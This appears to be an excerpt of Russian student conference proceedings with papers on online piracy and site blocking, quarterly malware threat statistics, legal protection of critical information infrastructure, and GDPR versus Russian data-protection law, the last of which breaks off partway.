г. Курган, Курганский государственный университет

Аннотация. В настоящее время происходит множество событий связанных с блокировкой нелицензионного контента в сети интернет, используют различные способы защиты интеллектуальных прав в информационно-телекоммуникационных сетях, чтобы помешать распространению данного контента.

Ключевые слова. Защита интеллектуальных прав, интернет, пиратство, информационно-телекоммуникационные сети.

Информационно-телекоммуникационные сети получили широкое развитие. Одной из таких сетей является международная компьютерная сеть «Интернет». Уданной сети множество функций, одной из которых является передача информации. Одновременно с ними развилось явление, называемое «пиратством». Оно существовало ещё до развития интернета в виде магазинов или рынков, торгующих контрафактной продукцией, и получило большие возможности и большую свободу действий, чем раньше в связи с появлением у всех ПК с доступом в интернет. В то же время противодействовать пиратам стало сложнее, поэтому возникла проблема защиты интеллектуальных прав в сети.

Проблема защиты интеллектуальных прав в сети интернет актуальна и не раз поднималась среди научного сообщества. Эту тему в своей статье «Проблемы защиты авторских прав в сети Интернет», опубликованную в журнале Молодой учёный, поднимает Сагитова А. А.[1]. Так же данную проблему в своей статье «Защита прав интеллектуальной собственности» описывают Л.О. Пантела, А.А. Тебряев[2] и множество других авторов. В Muso (компания, обеспечивающая борьбу с пиратством) подчеркивают, что посещаемость пиратских сайтов в мире растет. За год посещение пиратских сайтов в мире увеличилось на 1,6% — до 300,2 млрд. Больше всего пиратские сайты посещаются жителями США — 27,9 млрд в 2017 году. Общее количество заходов на сайты с нелегальным контентом в России за год вы-

росло на 46% — с 14,4 млрд в 2016 году до 20,6 млрд в 2017 году [3].Muso занимается сбором данных о миллиардах нарушений каждый день, а так же предлагает собранную информацию компаниям, чтобы они могли обеспечить более эффективную защиту своего цифрового контента [4].

Законодатели пытаются актуализировать действующие законодательство Российской Федерации в соответствии с мировыми тенденциями в IT-сфере, но, несмотря на это, отставание пока что сократить не удаётся, так как долгое время этому направлению не уделялось должного внимания. Считалось, что в других направлениях были более важные вопросы, не терпящие отлагательства.

На данный момент выделяют юрисдикционную и неюрисдикционную форму защиты интеллектуальных прав.

Юрисдикционная форма защиты представляет собой меры, которые принимаются к нарушителю, если законные интересы правообладателя не соблюдены. Лицо, чьи интересы нарушены неправомерными деяниями, обращается к государственным или иным компетентным органам за защитой, они, в свою очередь обязаны обеспечить защиту и принять необходимые меры для пресечения нарушений прав.

В случае нарушения интеллектуальных прав, Гражданский кодекс Российской Федерации предоставляет широкий перечень, перечисленный в ст. 1250-1252, 1301, материально-правовых мер восстановления нарушенных прав и воздействия на правонарушителя [5].

Отдельно, так же, можно выделить способ «пресечения действий, нарушающих их или создающих угрозу их нарушения». Федеральный закон Российской Федерации от 27.07.2006 N 149-ФЗ "Об информации, информационных технологиях и о защите информации" подробно регламентирует постоянное ограничение доступа к сайтам, распространяющих объекты авторских прав без законного основания. В рамках этого способа правообладатель может потребовать ограничить доступ, как ко всему сайту, так и к отдельным его страницам, содержащим нарушающий права контент. Зачастую правообладатели используют его, в том случае если права нарушены неоднократно, а нарушитель отказывается взаимодействовать с правообладателем. Или же сервер, на котором расположен неправомерно распространяемый контент, находится на территории иностранного государства, что не позволяет использовать меры защиты. В этом случае правообладателю ничего не остается, как в судебном порядке ограничить доступ к сайту-нарушителю.

За этим следует проблема экстерриториальности интернет-пространства, отсутствуют единые правовые нормы, а законодательства всех стран неоднородно. Поэтому возникают трудности для пресечения незаконного контента и исполнения наказания для виновных лиц. Нарушители умело используют эти лазейки и размещают свои ресурсы в сегментах стран со слабо развитыми законодательствами. Поэтому если сайт-нарушитель

блокируется на территории Российской Федерации, его сразу же могут возродить в сегменте другого государства, доступ к нему не будет прекращён, а органы защиты никак не смогут повлиять на нарушителя.

Кроме переноса в другой сегмент, существует ещё один способ уйти от ответственности с помощью «сайтов-зеркал». «Зеркало» - копия заблокированного сайта с измененным адресом (доменным именем), при этом имя остаётся узнаваемым и пользователи его легко находят. Например,известный торрент-трекер rutor.org, позиционирующий себя как «самый лучший трекер». 26 августа 2013 года Роскомнадзор внёс rutor в список пиратских сайтов и ограничил к нему доступ, после этого появилось множество «зеркал», с которых осуществлялся полный доступ к контенту, размещенному на основном адресе, который был заблокирован. Так же другой известный трекер (является одним из старейших) NNM-club.ru, после принятия антипиратского закона в 2013 году тоже был переведён на измененный домен nnm-club.me, который так же был впоследствии заблокирован Роскомнадзором.

Данную проблему частично решает Федеральный закон Российской Федерации от 1 июля 2017 года № 156-ФЗ "О внесении изменений в Федеральный законРоссийской Федерации "Об информации, информационных технологиях и о защите информации" в ФЗ 149-ФЗ, в него была введена статья 15.6-1, регламентирующая порядок ограничения доступа к таким сайтам. Решение усложняется тем, что блокировка «зеркала» занимает у органов защиты больше времени, чем у нарушителя создание нового.

Издательство «Эксмо» подало иск о постоянной блокировке торрент-трекера RuTracker в октябре 2015 года. До этого издательство подало в Мосгорсуд заявление о принятии предварительных обеспечительных мер, направленных на защиту исключительных прав на литературное произведение Виктора Пелевина «Смотритель», которое было размещено на RuTracker.org. Мосгорсуд удовлетворил это заявление. «СБА Продакшн» судилась из-за «пиратского» размещения песен рэпера Гуфа «Вход», «Хобби», «Спокоен», «Сегодня-завтра», «На пол», «Бессонница», «Баллада» и «Мои демоны».12 января 2016 года вступило в силу решение Московского городского суда от 04.12.2015 по делу № 3-0726/2015 о постоянной блокировке торрент-трекера RuTracker.org, по иску компаний «Эксмо» и «СБА Продакшн».

Тем не менее, по данным интервью с анонимными представителями сервиса RuTracker.org , количество посещений сайта после ограничения доступа уменьшилось незначительно. На сегодняшний день сайт продолжает функционировать, пользователи попросту используют средства обхода блокировок [6,7].

Кроме способов обхода блокировки, описанных выше, сущетсвует обход с помощью домена децентрализованного DNS, принцип работы которого основан на криптовалюте EmerCoin.Если в обычном DNS, запись хранится у DNS-провайдера, который управляет ею в интересах клиента, то в

децентрализованном DNS каждая запись управляется исключительно её хозяином, и доступна для чтения всем пользователям сети. Защита от подмены опирается на проверенную технологию «Блокчейн» в криптовалюте. В данном случае можно провести аналогию клиент хранит деньги в банке. И, вроде, деньги клиента, но распоряжается ими банк. Так, например, банк может заблокировать счёт, произвести бесспорное списание денег, прекратить выплаты, и произвести прочие волнующие действия. То же самое, если клиент держит запись у классического DNS-провайдера. Запись принадлежит клиенту, но распоряжается ей провайдер. И он может волюнтаристски прекратить действие записи или передать её другому владельцу, если сочтёт это необходимым. В противном же случае, с наличными в кармане. Если у Вас есть деньги — значит, они ваши. Деньги в кармане невозможно заморозить, не выдать в руки и провести с ними другие действия [8].

Домены децентрализованного DNS можно узнать по имени корневой зоны. Чаще всего используют .lib,например, сайт flibusta.lib - бесплатная, некоммерческая онлайн-библиотека, основной домен которой на территории РФ заблокирован в 2013 году.

Неюрисдикционная форма защиты охватывает собой действия граждан и организаций по защите гражданских прав и охраняемых законом интересов, которые совершаются ими самостоятельно, без обращения за помощью к государственным и иным компетентным органам. В рамках неюрисдикционной формы защиты в настоящее время наибольшую эффективность имеют DRM (технические средства защиты интеллектуальных прав) - программные или программно-аппаратные средства, которые намеренно ограничивают, либо затрудняют различные действия с данными в электронной форме (копирование, модификацию, просмотр и т. п.). Либо же позволяют отследить такие действия. DRM представляет собой набор систем контроля и управления доступом.

Обычно средства DRM сопровождают защищаемые произведения (файлы, диски), ограничивая доступ потребителя к различным действиям, вроде копирования или перевода данных в другие форматы. Также встраиваются в средства воспроизведения, аудио- и видеопотоки, телевизионные программы, электронные книги, компьютерные игры.

В заключение можно сделать вывод, что на данный момент существующие правовые способы защиты недостаточно эффективны и не могут в полной мере помочь правообладателям защитить свой контент от нелицензионного использования. Эти способы лишь выводят нарушителя из правового поля, но не решают проблему неправомерного использования контента. Решением проблемы может являться кардинальный пересмотр подхода к способам защиты интеллектуальных прав в сети интернет, и интеллектуальной собственности в целом.

Список литературы

1. Сагитова А. А. Проблемы защиты авторских прав в сети Интернет // Молодой ученый. — 2018. — №5. — С. 133-137. —[Электронный ресурс] URL: https://moluch.ru/archive/191/48204/

2. Пунченок Е.А., Тебряев А.А. Защита прав интеллекутальной собственности в сети интернет. Материалы научной конференции с международным участием. 2018.С.-П.: Неделя науки СПбПУ : 2018. С. 373-375.

3. Россия заняла второе место в рейтинге стран по популярности пиратских сайтов [Электронный ресурс]. URL:https://rb.ru/news/rus-pirat-content/

4. Muso: aboutus [Электронный ресурс]. URL: https://www.muso.com/about-us/background/

5. Гражданский кодекс Российской Федерации (часть четвертая) от 18.12.2006 N 230-ФЗ (ред. от 23.05.2018) [Электронный ресурс]. URL:https://www.consultant.ru/document/cons_doc_LAW_64629/

6. Как изменился rutracker после блокировки [Электронный ресурс]. URL: https://apparat.cc/world/rutracked/

7. Роскомнадзор внес RuTracker.org в реестр нарушителей авторских прав [Электронный ресурс]. URL: http://rkn.gov.ru/press/publications/news37311.htm

8. EmerCoin: децентрализованный альтернативный DNS на основе криптовалюты [Электронный ресурс]. URL: https://roskomsvoboda.org/12118/

УДК 004.056

АНАЛИЗ УГРОЗ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

А.В. Кулаков
Научный руководитель: канд.тех.наук, доцент Е.Н. Ревняков
старший преподаватель А.В. Человечкова
г. Курган, Курганский государственный университет

Аннотация: Проведен анализ статистики угроз со стороны мобильных приложений, атак программ-шифровальщиков и атак на финансовые учреждения за год.

Ключевые слова. Мобильные угрозы, банковские-трояны,троянцы-вымогатели.

В современном мире все больше на смену информатизации и компьютеризации приходит цифровизация. Цифровизация направлена на цифровое представлении информации, в масштабах которой экономическая и социальная жизнь, как отдельной страны, так и всего мира приводит к повышению эффективности экономики и улучшению качества жизни. Она охва-

тывает как научную и социальную сферу, производство и бизнес, так и обычную жизнь граждан[1]. Но кроме предпосылок улучшения жизни это приводит и к новым угрозам, которые проявляются в различных сферах.

Из-за большого масштаба цифровизации различие видов угроз информационной безопасности велико, что затрудняет работу, как по их обнаружению, так и устранению. Год от года разные промышленные объекты, фирмы и обычные пользователи подвергаются информационным атакам.Чаще всего угрозами являются атаки, производимые через интернет посредством вредоносных программ-вирусов (табл.1).

Таблица 1

Статистика угроз “Лаборатории Касперского”[2, 3]

	3 квартал 2018 года	1 квартал 2019 года
Атаки с интернет-ресурсов	947 027 517	843 096 461
Уникальные вредоносные URL - адресов	246 695 333	113 640 221
Кражи денежных средств через онлайн-доступ к банковским счетам	305 315	243 604
Уникальные вредоносные объекты	239 177 356	247 907 593
Мобильные угрозы	1 305 015	905 174

По данным таблицы 1 можно заметить, что в 1 квартале 2019 произошёл спад количества атак на 11% и уникальности вредоносных URL более чем в 2 раза. Это связано с повышением осведомленности пользователей, что усложнило задачу злоумышленников. Однако количество новых вредоносных объектов возросло на 3,65%. Это связано с тем, что в отличие от URL адресов, вредоносные объект могут быть модифицированы для “улучшения” их внедрения и сокрытия обнаружения на устройствах.

Статистика мобильных угроз

На мобильных устройствах за первый квартал 2019 года было обнаружено 905 174 вредоносных установочных пакета, что на 9,5% меньше по сравнению с предыдущим кварталом и на 35% меньше по сравнению с 3 кварталом 2018 года (диаграмма 1).




Диаграмма 1 - Количество вредоносных установочных пакетов [3]

Спад связан с уменьшением количества майнеров (RiskTool), которыескрывали свою работу в систему для использования ресурсов пользователей для генерации криптовалюты.

Среди программ, обнаруженных за первый квартал 2019 года, наибольшую часть составили различные нежелательные программы RiskTool на которые пришлось 29,8%, что на 19 % меньше в сравнении с предыдущим кварталом. Следующее место заняли угрозы класса Trojan-Dropper (24,93%). Данный тип вредоносных программ обычно без каких-либо сообщений (либо с ложными сообщениями об ошибке в архиве и др.) сохраняют на диск жертвы другие файлы и запускают их на выполнение. Ихдоля увеличилась на 13%. Рекламных приложении (Adware) по сравнению с четвертым кварталом увеличилось вдвое.

Увеличения количества Adware связано с увеличением бесплатных приложений, которые развиваются за счет рекламы, что помогает вредителям внедрить свой код.

Мобильные банковские троянцы

За первый квартал 2019 года было обнаружено 29841 банковских троянов, что больше почти на 11 тысяч, чем в предыдущем квартале, но меньше на 47% в сравнении с третьим кварталом 2018 года(диаграмма 2).




Диаграмма 2 - Количество банковских троянов [3]




Диаграмма 3 - Trojan-Banker.AndroidOS [3]

Высокая доля Trojan-Banker.AndroidOS.Svpeng связана со способом его распространения. Троян выдает пользователю ложную страницу, вводя в заблуждение, а пользователи в свою очередь, не замечая этого, вводят свои реквизиты. Trojan-Banker.AndroidOS.Asacub получил свои 18% так же за счет незнания пользователей, распространяясь методом фишинговых SMS/MMS которые предлагают загрузить фотографию. Семейство Trojan-Banker.AndroidOS.Agent как и семейство Asacub, распространяется путем SMS сообщений, похищая логин и пароль пользователя для входа в систему онлайн-банкинга, а также для получения информации о банковской карте.

Мобильные троянцы-вымогатели

За первый квартал 2019 года было обнаружено 27 028 трояноввымогателей. Что является большена 14% по сравнению с предыдущим кварталом и в 2 раза в сравнении с третьим кварталом 2018 (диаграмма 4).




Диаграмма 4 - Количество трояноввымогателей[2]




Диаграмма 5 - троянцывымогатели[3]

Как и в банковских троянах на Android (Trojan-Banker.AndroidOS), на первом месте семейство Trojan-Ransom.AndroidOS.Svreng. Но если в предыдущем случае вирус атаковал посредством фишинга, с целью перехвата данных о банковских картах или входе в мобильный банк, то в этом случае цель стоит в перехвате прав администратора. С изменением цели вируса, изменился и способ распространения, теперь вирус внедрялся чаще всего выдавая себя за другую программу, за это, скорее всего и обязан своей высокой долей. Дело в том, что данные программы распространялись не только в неизвестных источниках, но и на таких площадках как GogglePlay.

Если в прошлом году оба семейства троянцев-вымогателей Rkor и Small занимали долю рынка менее 5%, то вначале 2019 они оба занимаю 2 и 3 места соответственно. Они обязаны этому своим новым модификациям кода, а так же расширением их вариации.

Подводя итог можно сказать, что 2019 год будет насыщен атаками на мобильные устройства. Связано это с тем, что мобильные устройства все популярнее т.к. дают большие удобства не только связи, но и оплаты покупок посредством онлайн-банкинга.

Финансовые угрозы

За первый квартал по источникам “Лаборатории Касперского” было зафиксированы попытки запуска зловредного ПО для кражи денежных средств с банковских счетов, на компьютерах 243 604 пользователей. В третьем квартале 2018 года данный показатель был 305 315 пользователей (диаграмма 6).

Диаграмма 6 - Количество уникальных пользователей, атакованных финансовыми зловредами [3]




Диаграмма 7 - Финансовые зловреды[3]

Занявший первое место Trojan-Banker.Win32.RTM ориентирован на корпоративных пользователей, а в частности на бухгалтерское ПО работающее с системами банкинга. RTM производит атаки типа drive-by download(атаки на браузер или его компоненты), а так же посредством рассылки спама.Trojan.Win32.Zbot занявший 2 место нацелен на кражу аутентификационных данных пользователей, своей высокой долей обязан его разнообразию из-за утечки исходного кода ещё в 2011 году. Третье место заняло семейство Emotet, которое распространяется через фишинговые письма, содержащие либо ссылки на вредоносный сайт, либо вредоносные вложения (пример, документы word/pdf).

В сравнении с прошлым годом троян RTM поднял свою долю на 18%, связано это, скорее всего с обнаружением дыр в некоторых популярных браузерах, что облегчило задачу зловреду. Хотя Zbot и сместили с первого места, которое он занимал в прошлом году, но его доля снизилась всего на 2%, что указывает на его массовость. А вот семейство Emotet, хоть его доля и выросла на 3,5%, но в основном из-за спада атак других зловредов: семейства Nymaim и SpyEye, которые в прошлом году занимали 18,4% и 18,1% соответственно.

Вредоносные программы-шифровальщики

За первый квартал 2019 года количество новых программ шифровальщиков упало на 37,5% в сравнение с предыдущим кварталом и сравнялось с третьим кварталом 2018(диаграмма 8).

Проанализировав данные на рисунке 5, можно отметить, что количество программ-шифровальщиков колеблется на одном уровне с периодом в 2 квартала. Это связано с тем, что при их обнаружении информация о программах становится общеизвестными данными, а внедрение ПО становится сложнее. В течении квартала производятся модификация старых или внедрение новых шифровальщиков из за чего происходит рост.




Диаграмма 8 - Количество новых программ шифровальщиков[3]

Исходя из рассмотренных данных, можно отметить, что угрозы безопасности информационных систем постоянно изменяются, как количественно, так и качественно. Год от года уникальность различных информационных угроз не уменьшается, вследствие чего количество атак колеблется на одном уровне. Для преодоления этого нужно не только поднять уровень безопасности, но и донести до пользователей информацию об этих угрозах.

Список литературы

1 Цифровизация и ее влияние на российскую экономику и общество: преимущества, вызовы, угрозы и риски [Электронный источник] URL : https://cyberleninka.ru/article/n/tsifrovizatsiya-i-ee-vliyanie-na-rossiyskuyu-ekonomiku-i-obschestvo-preimuschestva-vyzovy-ugrozy-i-riski

2 Развитие информационных угроз в третьем квартале 2018 года. Статистика. [Электронный ресурс] URL:https://securelist.ru/it-threat-evolution-q3-2018-statistics/92612/

3 Развитие информационных угроз в первом квартале 2019 года. Статистика. [Электронный ресурс] URL:https://securelist.ru/it-threat-evolution-q1-2019-statistics/94021/

УДК 004.056

ПРАВОВОЕ ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ В РОССИЙСКОЙ ФЕДЕРАЦИИ

С.А. Губарева, О.М.Муртазина
Научный руководитель: канд. юр. наук, канд. ист. наук, доц. О.И.Филонова
г. Курган, Курганский государственный университет

Аннотация. В статье рассматривается понятие критической информационной инфраструктуры, статистика кибератак и основные правовые инструменты за-

щиты. Описываются функции Государственной системы обнаружения, предупреждения и ликвидации последствий компьютерных атак, а также Национального координационного центра по компьютерным инцидентам.

Ключевые слова. Критическая информационная инфраструктура, правовое обеспечение безопасности, информационная безопасность.

Несмотря на то, что развитие сети «Интернет» и повсеместное внедрение компьютерных систем повышает удобство работы с информацией, увеличивает скорость ее обработки, позволяет хранить и оперировать большими объемами данных, при информатизации возникает вероятность взлома и атаки на системы.

Понятие «критическая информационная инфраструктура» (КИИ) включает в себя информационные системы, информационно-телекоммуникационные сети и автоматизированные системы управления, а также сети электросвязи, обеспечивающие их работу, используемые государственными органами и учреждениями, а также российскими компаниями в определенных сферах:[1]

- здравоохранение;
- наука;
- транспорт;
- связь;
- энергетика;
- банковский сектор;
- атомная энергетика;
- топливно-энергетический комплекс;
- оборонная промышленность;
- ракето-космическая промышленность;
- горнодобывающая промышленность;
- металлургическая промышленность;
- химическая промышленность.

Помимо вышеперечисленных сфер к критической информационной инфраструктуре относятся системы, принадлежащие на правах собственности, аренды или на другом законном обосновании индивидуальному предпринимателю или отдельной отечественной компании, а также обеспечивающие взаимодействие этих систем [1].

Актуальность данной темы подчеркивается в Доктрине информационной безопасности 2016 года. Угрозы, случившиеся и проанализированные за последние 16 лет в сфере информационной безопасности, описаны в указанном документе. В документ вошли основополагающие понятия, которые наиболее актуальны для правового поля.

Усиленное внимание к рассматриваемому вопросу объясняется глобальной автоматизацией рабочих мест в совокупности с бурным появлени-

ем новых атак и вирусов. Для решения задачи защиты КИИ, в первую очередь необходима правовая поддержка государства. Параскевов А.В. в своей статье делает акцент на то, что государство ведет значимую работу по обеспечению информационной безопасности на всех уровнях власти [2,стр. 411]. Это необходимо, так как при возникновении атак на КИИ возможен вызов отказа системы, которые приведут к значительным финансовым и другим потерям. Так, например, в 2015 году электросеть Украины пострадала от кибератаки, и более 600000 жителей остались без электричества.

Чаще всего источником угроз для КИИ является персонал, количественная или качественная недостаточность компонентов системы, а также внешний техногенный источник угроз. Существуют программные и аппаратные средства защиты, например, средства защиты от несанкционированного доступа, средства антивирусной защиты, средства контроля уровня защищенности, программы, анализирующие трафик и обнаруживающие сетевые атаки. Кроме этого, чтобы бороться с преступностью в этой сфере, необходима правовая поддержка.

Основным документом для критической информационной инфраструктуры является Федеральный закон "О безопасности критической информационной инфраструктуры Российской Федерации" от 26.07.2017 N 187-ФЗ. В законе дается определение критической информационной инфраструктуры, а также несколько понятий по данной теме. 187-ФЗ формирует базу для правового регулирования, вводит основные принципы обеспечения безопасности КИИ. Рассматривается Государственная система обнаружения, предупреждения и ликвидации последствий компьютерных атак (ГосСОПКА). Определяется основа для создания Национального координационного центра по компьютерным инцидентам (НКЦКИ). Рассматриваемый федеральный закон определяет полномочия Президента и органов государственной власти в области обеспечения безопасности КИИ [1].

Государственная система обнаружения, предупреждения и ликвидации последствий компьютерных атак на информационные ресурсы Российской Федерации представляет собой единый территориально распределенный комплекс, включающий силы и средства, предназначенные для обнаружения, предупреждения и ликвидации последствий компьютерных атак и реагирования на компьютерные инциденты [3].

Николай Мурашов, заместитель директора Национального координационного центра по компьютерным инцидентам отмечает, что с помощью специальных средств ГосСОПКА было выявлено более 4.3 млрд компьютерных воздействий на критическую информационную инфраструктуру. Из них 17 тысяч наиболее опасных атак. По сравнению с 2017 годом их количество возросло почти в 2 раза (2.4 млрд случаев в 2017г.) [5]. В связи с этим рассматриваемый вопрос особо важен, так как необходимо устойчивое и бесперебойное функционирование критической информационной инфраструктуры.

Приказом ФСБ России от 24.07.2018 N 366 "О Национальном координационном центре по компьютерным инцидентам" определено, что национальный координационный центр по компьютерным инцидентам – комбинированная часть сил, направленная на обнаружение, предупреждение и ликвидацию последствий компьютерных атак, и принятие контрмер на компьютерные инциденты. Введена задача обеспечения координации деятельности субъектов КИИ РФ по вопросам обнаружения, предупреждения и ликвидации последствий компьютерных атак и реагирования на компьютерные инциденты [4].

Дополнительные документы, составляющих правовую основу для защиты критической информационной инфраструктуры: Федеральный закон №193-ФЗ от 26.07.2017 «О внесении изменений в отдельные законодательные акты РФ в связи с принятием ФЗ «О безопасности КИИ РФ», Федеральный закон №194-ФЗ от 26.07.2017 «О внесении изменений в УК РФ и УПК РФ в связи с принятием ФЗ «О безопасности КИИ РФ», ряд Постановлений Правительства РФ, Приказов ФСТЭК и ФСБ России.

В статье 274.1 УК РФ вводятся наказания за неправомерное воздействие на критическую информационную инфраструктуру Российской Федерации.

Для частей 3, 4 и 5 ст. 274.1 УК РФ, электронно-вычислительная машина (ЭВМ), носитель информации, система ЭВМ, включая сети ЭВМ, относящиеся к КИИ РФ,– предметы преступления.

Общими понятиями для указанной статьи являются: объект преступления, объективная сторона преступления и нарушение правил эксплуатации.

Объект преступления – общественные отношения по обеспечению нормальной работы, функционированию электронно-вычислительных машин, сети и системы ЭВМ, относящиеся к КИИ РФ.

Объективная сторона преступления – и действие, и бездействие.

Нарушение правил эксплуатации – несоблюдение правил работы с компьютером, сетями, оконечным оборудованием, нарушением должностных инструкций и правил обращения с охраняемой компьютерной информацией [6].

Частью 3 ст. 274.1 УК РФ для общего случая неправомерного воздействия предусмотрены принудительные работы на срок до 5 лет с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до трех лет или без такового, либо лишением свободы на срок до шести лет с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до трех лет или без такового [6].

В части 4 описано наказание за совершение деяния группой лиц или лицом с использованием своего служебного положения: лишение свободы от 3 до 8 лет с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до трех лет или без такового [6].

Часть 5 рассматриваемой статьи уголовного кодекса определяет для деяния из ч.3 или ч.4, повлекших тяжкие последствия, лишение свободы от 5 до 10

лет с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до пяти лет или без такового [6].

По мнению Новичкова В.Е. и Пыхтина И.Г. статья 274.1 УК РФ, необходимая для ограничения КИИ Российской Федерации от неправомерного преступного воздействия, объединила в себе не только основные объективно-субъективные признаки трех составов преступлений, предусмотренных ст. 272–274 УК РФ, но и включает все сложности, присущие этим нормативно-правовым актам и порядку их юридической квалификации при установлении признаков основного и квалифицированных составов новой уголовно-правовой конструкции. Описанный момент во многом компенсируется параметрами предмета преступления как критической информационной инфраструктуры Российской Федерации [7, стр.28].

В связи с тем, что правовое обеспечение сферы критической информационной инфраструктуры введено сравнительно недавно, данное законодательство не проработано в полной мере и имеет значительные пробелы.

Так, статья 274.1 не предусматривает ответственности за невыполнение положенных действий по обеспечению безопасности объекта КИИ. В особых случаях, например, при чрезвычайных ситуациях или авариях, повлекших за собой крупный ущерб, бездействие и невыполнение предусмотренных действий будет рассматриваться по статье 293 УК РФ «Халатность».

Принимая во внимание вышеизложенное, считаем необходимым дополнение административного законодательства по части определения штрафов для юридических лиц за неисполнение 187-ФЗ. Представляется, что введение существенных штрафных санкций повлечет за собой стимулирование субъектов Российской Федерации к выполнению необходимых требований, предусмотренных законодательством.

Список литературы

1. Критическая информационная инфраструктура 2019 год. [Электронный ресурс]. URL: https://rtmtech.ru/articles/kriticheskaya-informatsionnaya-infrastruktura-2019/

2. Параскевов А.В. Критическая информационная инфраструктура в свете концепции информационной безопасности / А.В. Параскевов. // Сборник статей по материалам 73-й научно-практической конференции преподавателей ФГБОУ ВО «Кубанский государственный аграрный университет имени И. Т. Трубилина», 2018. – С. 411-412. – URL: https://elibrary.ru/item.asp?id=32815581

3. Федеральный закон от 26.07.2017 N 187-ФЗ "О безопасности критической информационной инфраструктуры Российской Федерации". URL: http://www.consultant.ru/document/cons_doc_LAW_220885/84d089988c5c4a7c2e9021c6f46b85a00cd641c3/

4. Приказ ФСБ России от 24.07.2018 N 366 "О Национальном координационном центре по компьютерным инцидентам". URL: http://www.consultant.ru/document/cons_doc_LAW_306334/

5. ГосСОПКА – первый информационный портал о КИИ. URL: http://gossopka.ru/2018/12/12.

6. Уголовный кодекс Российской Федерации от 13.06.1996 № 63-ФЗ (ред. от 29.05.2019).

7. Новичков В.Е., Пыхтин И.Г. Социально-правовое обоснование введения уголовной ответственности за неправомерное воздействие на критическую информационную инфраструктуру российской федерации / Новичков В.Е., Пыхтин И.Г. // «Психопедагогика в правоохранительных органах», 2018. – С.25 – 29. URL: https://elibrary.ru/download/elibrary_35255875_19848916.pdf

УДК 004.056.5

ЕВРОПЕЙСКИЙ РЕГЛАМЕНТ GDPR И РОССИЙСКОЕ ЗАКОНОДАТЕЛЬСТВО В ОБЛАСТИ ЗАЩИТЫ ПЕРСОНАЛЬНЫХ ДАННЫХ - СХОДСТВА И РАЗЛИЧИЯ

Д.Н. Мазнин, Д.А. Илларионова
Научный руководитель: нач. отдела защиты информации Мазнин Д.Н.
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. В данной статье описывается Европейский регламент по обработке персональных данных - GDPR.Отмечены ключевые требования, указанные в GDPR. А также рассмотрены сходства и различия GDPR и Российского законодательства в области защиты персональных данных.

Ключевые слова.Персональный данные, регламент по защите персональных данных, защита персональных данных.

25 мая 2018 года в Европейском Союзе (ЕС) вступили в силу обновлённые правила обработки персональных данных (ПДн), установленные Общим регламентом по защите данных (General Data Protection Regulation - GDPR). В регламенте зафиксированы новые правила работы с персональными данными (ПДн). GDPR распространяется, в первую очередь, на государства-члены ЕС. однако в России он также будет иметь большое значение - регламент имеет экстерриториальное действие [1,2].

GDPR содержит 99 статей, определяющих требования и права, предоставляемые гражданам ЕС, операции и структуру норм регулирования, а также штрафные санкции. ПДн согласно GDPR — это любая информация, относящаяся к идентифицированному или идентифицируемому субъект данных, по которой прямо или косвенно можно его определить:

имя, данные о местоположении, онлайн-идентификатор или один или несколько факторов, характерных для физической, физиологической, генетической, умственной, экономической, культурной или социальной идентичности этого физического лица. Определение широкое и достаточно четко дает понять, что даже IP адреса также могут быть ПДн.

GDPR распространяется на три категории субъектов:

Организации, учрежденные в ЕС и осуществляющие обработку ПДн, вне зависимости от того, где именно осуществляется такая обработка.

Организации, осуществляющие обработку ПДн европейских граждан в связи с реализацией товаров или услуг.

Организации, осуществляющие мониторинг поведения европейских граждан - «отслеживание» поведения субъектов ПД в сети Интернет, включая последующую обработку ПДн для составления профилей, в особенности для целей принятия решений в отношении таких субъектов или анализа и предсказывания их поведения и предпочтений.

Общий подход ЕС к обработке ПДн сформулирован в виде 6 принципов:

ПДн должны обрабатываться законно, справедливо и прозрачно. Любую информацию о целях, методах и объёмах обработки ПДн следует излагать максимально доступно и просто;

ПДн должны собираться и использоваться исключительно в тех целях, которые заявлены оператором;

– нельзя собирать личные данные в большем объёме, чем это необходимо для целей обработки;

